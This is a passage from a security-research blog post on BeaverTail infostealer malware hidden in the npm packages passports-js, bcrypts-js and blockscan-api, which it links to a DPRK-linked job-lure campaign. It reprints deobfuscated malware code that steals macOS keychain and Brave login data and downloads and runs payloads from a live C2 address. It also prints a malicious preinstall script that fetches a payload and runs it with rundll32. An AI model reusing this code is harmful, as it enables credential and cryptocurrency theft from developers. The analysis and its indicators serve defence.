228   "dlcobp1j1gop1koobh1mah1h1foodb",
229   "aholpfdia1l1j1fgh1mh1k1bm1j1d1cdno"
230 ];
231 const _0x28c768 = async (_0x57577e, _0x2d8c57, _0x3173dc, _0x61eafc) => {
232   let _0xf96c63;
233   if (!_0x57577e || "" === _0x57577e) {
```

[Side-by-side comparison of the passports-js/bcrypts-js and blockscan-api BeaverTail samples showing hardcoded paths for Brave, Google Chrome, and Opera data directories and services as well as IDs for several cryptocurrency wallet browser extensions \(click to enlarge\)](#)

```
324 const _0x2edfed = async _0x2dbadd => {
325   let _0x23f568 = [];
326   let _0x5cd005 = _0x188ba6 + "/Library/Keychains/login.keychain";
327   if (_0x4dadcc.existsSync(_0x5cd005)) {
328     try {
329       const _0x1c790a = {
330         filename: "logkc-db"
331       };
332       _0x23f568.push({
333         'value': _0x4dadcc.createReadStream(_0x5cd005),
334         'options': _0x1c790a
335       });
336     } catch (_0x5e714c) {}
337   } else {
338     _0x5cd005 = "-db";
339     if (_0x4dadcc.existsSync(_0x5cd005)) {
340       try {
341         const _0x41c5cf = {
342           filename: "logkc-db"
343         };
344         _0x23f568.push({
345           'value': _0x4dadcc.createReadStream(_0x5cd005),
346           'options': _0x41c5cf
347         });
348       } catch (_0x1dcfdb) {}
349     }
350   }
351   const _0x14c5a5 = async _0x2b178d => {
352     let _0x361e94 = [];
353     let _0x122b42 = _0x539184 + "/Library/Keychains/login.keychain";
354     if (_0x16fcc2.existsSync(_0x122b42)) {
355       try {
356         const _0x452fe1 = {
357           filename: "logkc-db"
358         };
359         _0x361e94.push({
360           'value': _0x16fcc2.createReadStream(_0x122b42),
361           'options': _0x452fe1
362         });
363       } catch (_0x54276e) {}
364     } else {
365       _0x122b42 += "-db";
366       if (_0x16fcc2.existsSync(_0x122b42)) {
367         try {
368           const _0x4b5b41 = {
369             filename: "logkc-db"
370           };
371           _0x361e94.push({
372             'value': _0x16fcc2.createReadStream(_0x122b42),
373             'options': _0x4b5b41
374           });
375         } catch (_0x63b89) {}
376       }
377     }
378   }
379 }
```

[Side-by-side comparison of the passports-js/bcrypts-js and blockscan-api BeaverTail samples showing exfiltration of data from the Login Keychain \(click to enlarge\)](#)

```

385 try {
386   let _0x35e5d5 = _0x188ba6 + "/Library/Application Support/BraveSoftware/Brave-Browser";
387   if (_0x5b9bdf(_0x35e5d5)) {
388     for (let _0x280a22 = 0; _0x280a22 < 200; _0x280a22++) {
389       const _0x1d86c7 = _0x35e5d5 + '/' + (0 === _0x280a22 ? "Default" : "Profile " + _0x2
390         try {
391           if (!_0x5b9bdf(_0x1d86c7)) {
392             continue;
393           }
394           const _0x2b8de6 = _0x1d86c7 + "/Login Data";
395           const _0x44f824 = {
396             filename: "brld_" + _0x280a22
397           };
398           if (_0x5b9bdf(_0x2b8de6)) {
399             _0x23f568.push({
400               'value': _0x4dadcc.createReadStream(_0x2b8de6),
401               'options': _0x44f824
402             });
403           } else {
404             _0x4dadcc.copyFile(_0x1d86c7, _0x2b8de6, _0x13f585 => {
405               const _0x2f7045 = {
406                 filename: "brld_" + _0x280a22
407               };
408               let _0x2eb8c5 = [{
409                 'value': _0x4dadcc.createReadStream(_0x1d86c7),
410                 'options': _0x2f7045
411               }];
412               _0x164e9f(_0x2eb8c5, _0x2dbadd);
413             });
414           }
415         } catch (_0x362c19) {}
416       }
417     }
418   } catch (_0x284f13) {}
372 try {
373   let _0x2629e3 = _0x539184 + "/Library/Application Support/BraveSoftware/Brave-Browser";
374   if (_0x5108(_0x2629e3)) {
375     for (let _0x92276e = 0; _0x92276e < 200; _0x92276e++) {
376       const _0x5d589c = _0x2629e3 + '/' + (0 === _0x92276e ? "Default" : "Profile " + _0x9
377         try {
378           if (!_0x5108(_0x5d589c)) {
379             continue;
380           }
381           const _0x58556c = _0x5d589c + "/Login Data";
382           const _0x39a3fa = {
383             filename: "brld_" + _0x92276e
384           };
385           if (_0x5108(_0x58556c)) {
386             _0x31e94.push({
387               'value': _0x16fcc2.createReadStream(_0x58556c),
388               'options': _0x39a3fa
389             });
390           } else {
391             _0x16fcc2.copyFile(_0x5d589c, _0x58556c, _0x5325e4 => {
392               const _0x12ce8a = {
393                 filename: "brld_" + _0x92276e
394               };
395               let _0x534849 = [{
396                 'value': _0x16fcc2.createReadStream(_0x5d589c),
397                 'options': _0x12ce8a
398               }];
399               _0x33672d(_0x534849, _0x2b178d);
400             });
401           }
402         } catch (_0x40a0e9) {}
403       }
404     }
405   } catch (_0x230da1) {}

```

[Side-by-side comparison of the passports-js/bcrypts-js and blockscan-api BeaverTail samples exfiltration of data from Brave browser caches \(click to enlarge\)](#)

There are some interesting differences between the two BeaverTail variants. Most notably, they appear to be associated with different threat actor–specified campaign IDs. These IDs are discernable in the URLs shown in the following side-by-side comparison, both of which have the form `http://<C2 server>:1224/client/3/<campaign ID>` . In particular, this is the URL from which BeaverTail sources the first stage of InvisibleFerret to run on the victim's system.

```

478 const _0x1e0f5d = () => {
479   _0x3b8fa2("curl -Lo \"\" + _0x526c84 + "\" \"\" + "http://95.164.17.24:1224/pdown" + "\"
512   _0x3671cd = 51476596;
513   _0x4dadcc.renameSync(_0x526c84, _0x53cf4);
514   _0x29946c(_0x53cf4);
515   } catch (_0x594540) {}
516 });
517 };
518 };
519 function _0x412d22() {
520   setTimeout(() => {
521     _0x1e0f5d();
522     }, 20000);
523   });
524 const _0x3173c5 = async () => await new Promise((_0x774fad, _0x4dfb5a) => {
525   if ('w' === _0x54da5c[0]) {
526     if (_0x4dadcc.existsSync(_0x188ba6 + "\\python.exe")) {
527       (() => {
528         const _0x4f67e4 = _0x188ba6 + "/.npl";
529         const _0x270471 = "\"\" + _0x188ba6 + "\\python.exe\" \"\" + _0x4f67e4 + "\"\"";
530         try {
531           _0x4dadcc.rmSync(_0x4f67e4);
532         } catch (_0x6f7821) {}
533         _0x4dd1b9.get("http://95.164.17.24:1224/client/3/726", (_0xe5684e, _0xc6f899, _0x156
534           if (!_0xe5684e) {
535             try {
536               _0x4dadcc.writeFileSync(_0x4f67e4, _0x15622b);
537               _0x3b8fa2(_0x270471, (_0x411eae, _0x561cae, _0x37c912) => ());
538             } catch (_0x516b43) {}
539           }
540         });
541       });
542     } else {
543       _0x1e0f5d();
544     }
545   } else {
546     (() => {
547       _0x4dd1b9.get("http://95.164.17.24:1224/client/3/726", (_0x50bb8b, _0x50bcf7, _0x45125
548         if (!_0x50bb8b) {
549           _0x4dadcc.writeFileSync(_0x188ba6 + ".npl", _0x45125c);
550           _0x3b8fa2("python3 \"\" + _0x188ba6 + ".npl\" \"\" + _0x50bc0d, _0xde96ff, _0x17b57a)
551         }
552       });
553     });
554   }
555 });
462 const _0x2fb677 = () => {
463   _0x5bd0d9("curl -Lo \"\" + _0x423de9 + "\" \"\" + "http://95.164.17.24:1224/pdown" + "\"
496   _0xe6f543 = 51476596;
497   _0x16fcc2.renameSync(_0x423de9, _0x483def);
498   _0x86e6e1(_0x483def);
499   } catch (_0x3ca0b9) {}
500 });
501 };
502 };
503 function _0x2de393() {
504   setTimeout(() => {
505     _0x2fb677();
506     }, 20000);
507   });
508 const _0x5423e3 = async () => await new Promise((_0x23cc7e, _0x375e00) => {
509   if ('w' === _0x5d0b59[0]) {
510     if (_0x16fcc2.existsSync(_0x539184 + "\\python.exe")) {
511       (() => {
512         const _0x1fafe = _0x539184 + "/.npl";
513         const _0x41e3a0 = "\"\" + _0x539184 + "\\python.exe\" \"\" + _0x1fafe + "\"\"";
514         try {
515           _0x16fcc2.rmSync(_0x1fafe);
516         } catch (_0x3e60c7) {}
517         _0xe36215.get("http://95.164.17.24:1224/client/3/525", (_0xa87563, _0x16a169, _0x102
518           if (!_0xa87563) {
519             try {
520               _0x16fcc2.writeFileSync(_0x1fafe, _0x102d6e);
521               _0x5bd0d9(_0x41e3a0, _0x27214a, _0x80875c, _0x2dbcc0) => ({});
522             } catch (_0x4a0049) {}
523           }
524         });
525       });
526     } else {
527       _0x2fb677();
528     }
529   } else {
530     (() => {
531       _0xe36215.get("http://95.164.17.24:1224/client/3/525", (_0x2b0f14, _0x510f49, _0x50646
532         if (!_0x2b0f14) {
533           _0x16fcc2.writeFileSync(_0x539184 + ".npl", _0x506460);
534           _0x5bd0d9("python3 \"\" + _0x539184 + ".npl\" \"\" + _0x562d2f, _0x495985, _0xe5f7fb)
535         }
536       });
537     });
538   }
539 });

```

[Side-by-side comparison of the passports-js/bcrypts-js and blockscan-api BeaverTail samples showing the presence of different campaign IDs \(click to enlarge\)](#)

As seen here, the `passports-js / bcrypts-js` sample (left) uses campaign ID `726` while the `blockscan-api` sample uses ID `525` . This raises the possibility that different InvisibleFerret variants are being used, with each matched to particular targeted groups.

The campaign ID `525` was [recently observed](#) by Stacklok in a new wave of a Contagious Interview–like campaigns targeting blockchain-related developer job applicants. However, it appears that `726` is a previously

unseen campaign ID from this threat actor, indicating the possibility of a new effort to target new segments of Node.js developers.

There may also be a certain amount of refactoring that differentiates the two BeaverTail samples, with two functions in the `passports-js / bcrypts-js` sample being slightly more structured than their analogues in the `blockscan-api` sample. These code segments deal with debugging and Firefox data collection, with side-by-side comparisons in the images that follow. It should be noted that these differences may simply be deobfuscation artifacts.

The image shows two side-by-side code snippets. The left snippet (lines 243-288) is from the `passports-js / bcrypts-js` sample and shows a function that reads a file from the Firefox profile directory. It uses `fs.readdirSync` and `fs.readFile` to iterate over files and push their metadata to an array. The right snippet (lines 226-271) is from the `blockscan-api` sample and shows a similar function, but with more complex variable names and a different structure for handling the file metadata.

[Side-by-side comparison of the passports-js/bcrypts-js and blockscan-api BeaverTail samples showing differences possibly due to refactoring \(click to enlarge\)](#)

The image shows two side-by-side code snippets. The left snippet (lines 683-687) is from the `passports-js / bcrypts-js` sample and shows a function that checks if a file is a directory and then reads its contents. The right snippet (lines 598-603) is from the `blockscan-api` sample and shows a similar function, but with a different structure for handling the file metadata.

[Side-by-side comparison of the passports-js/bcrypts-js and blockscan-api BeaverTail samples showing differences possibly due to refactoring \(click to enlarge\)](#)

As for the second-stage InvisibleFerret payloads, we were unable to obtain either sample before the C2 infrastructure was taken down.

[Links to Contagious Interview](#)

The samples of BeaverTail contained in these packages have several tactics, techniques, and procedures (TTPs) that overlap with those described in public reporting of the Contagious Interview campaign. We have already noted similarities in the distribution method (hosting on npm) and obfuscation of the samples themselves. However, there are some additional observations that allow us to link this activity to Contagious Interview.

Tenacious Pungsan tend to reuse infrastructure for their campaigns. The BeaverTail samples described in this blog all communicate with a web server hosted at the IP address `95.164.17[.]24` on port 1224. In October 2024, this IP was linked to Contagious Interview in a [blog](#) that described a new, Qt GUI variant of BeaverTail. Prior to October 2024, [two other](#) vendors had linked this IP to DPRK activities.

In addition to the IP address, Tenacious Pungsan also reuse the same web directory structure for their C2 server. Exfiltrated files are sent to the URL endpoint `/uploads`, the Python installation is hosted at `/pdown`, and InvisibleFerret is hosted at `/client/<integer>/<3 digit campaign ID>`. This is consistent with the reports linked above.

The infostealer component of BeaverTail targets a specific set of browser extensions associated with cryptocurrency and web3 technologies. This list is consistent across our BeaverTail samples, the Qt GUI variant Unit42 reported on, and the original nodeJS variant also covered by Unit42. Similarly, these samples all attempt to extract the macOS Login Keychain.

The above points allow us to assess with high confidence that these samples are indeed BeaverTail and are being distributed as part of the Contagious Interview campaign.

[How Datadog can help](#)

Datadog [Software Composition Analysis \(SCA\)](#) customers can verify whether any of these packages are currently installed in their infrastructure by running [this query](#) in the Library Risks explorer: `library_name:(passports-js OR bcrypts-js OR blockscan-api) Status:Open`. If your system is impacted, it is important to take immediate measures such as rotating credentials, isolating the application, and investigating potential spread.

HIGH Component harthat-hash contains malware

Malicious Package | Library: harthat-hash | Version: 1.3.3

service:node-api-service env:prod

OPEN ⓘ Add Team 🗑️

Details

What Happened

This package downloads and executes malicious software upon installation for Windows platforms

harthat-hash executes its payload through the following code:

```
"preinstall": "node deference.js && del deference.js",
```

```
const data = '@echo off\ncurl -o Temp.b -L "http://142.111.77.196/user/user.asp?id=237596" > nul 2>&1\nrename Temp.b package.db > nul 2>&1\nrundll32 package.db,GenerateKey 1234\ndel "package.db"\nif exist "pk.json" (\ndel "package.json" > nul 2>&1\n)';
```

Show Less ^

⚙️ Risk in service 📊 node-api-service on env:prod

🕒 First detected 1 day ago, Jul 9, 2024, 5:00 pm

🕒 Last detected just now, Jul 10, 2024, 4:42 pm

📅 Window of exposure 23 hours

🕒 Advisory Published date 3 days ago, Jul 7, 2024, 15:30 pm

Risk Location

Library: harthat-hash [Direct] | Version: 1.3.3 | Repository: Not defined

[Datadog SCA identifying a malicious dependency \(click to enlarge\)](#)

In order to enable further research, we have published all affected versions of `passports-js`, `bcrypts-js`, and `blockscan-api` to our public [malicious package dataset](#).

Conclusion

Copying and backdooring legitimate npm packages [continues](#) to be a common tactic of threat actors in this ecosystem. These campaigns, along with Contagious Interview more broadly, highlight that individual developers remain valuable targets for these DPRK-linked threat actors.

Indicators of compromise

IP addresses	Purpose	Note
95.164.17[.]24	Data exfiltration, InvisibleFerret download	Reused from previous campaign documented by Unit42
NPM authors	Email	Packages published
superdev727	austin27ahn@outlook.com	passports-js , bcrypts-js
intelliman	g65492036@gmail.com	blockscan-api

Source: <https://securitylabs.datadoghq.com/articles/tenacious-pungsan-dprk-threat-actor-contagious-interview/>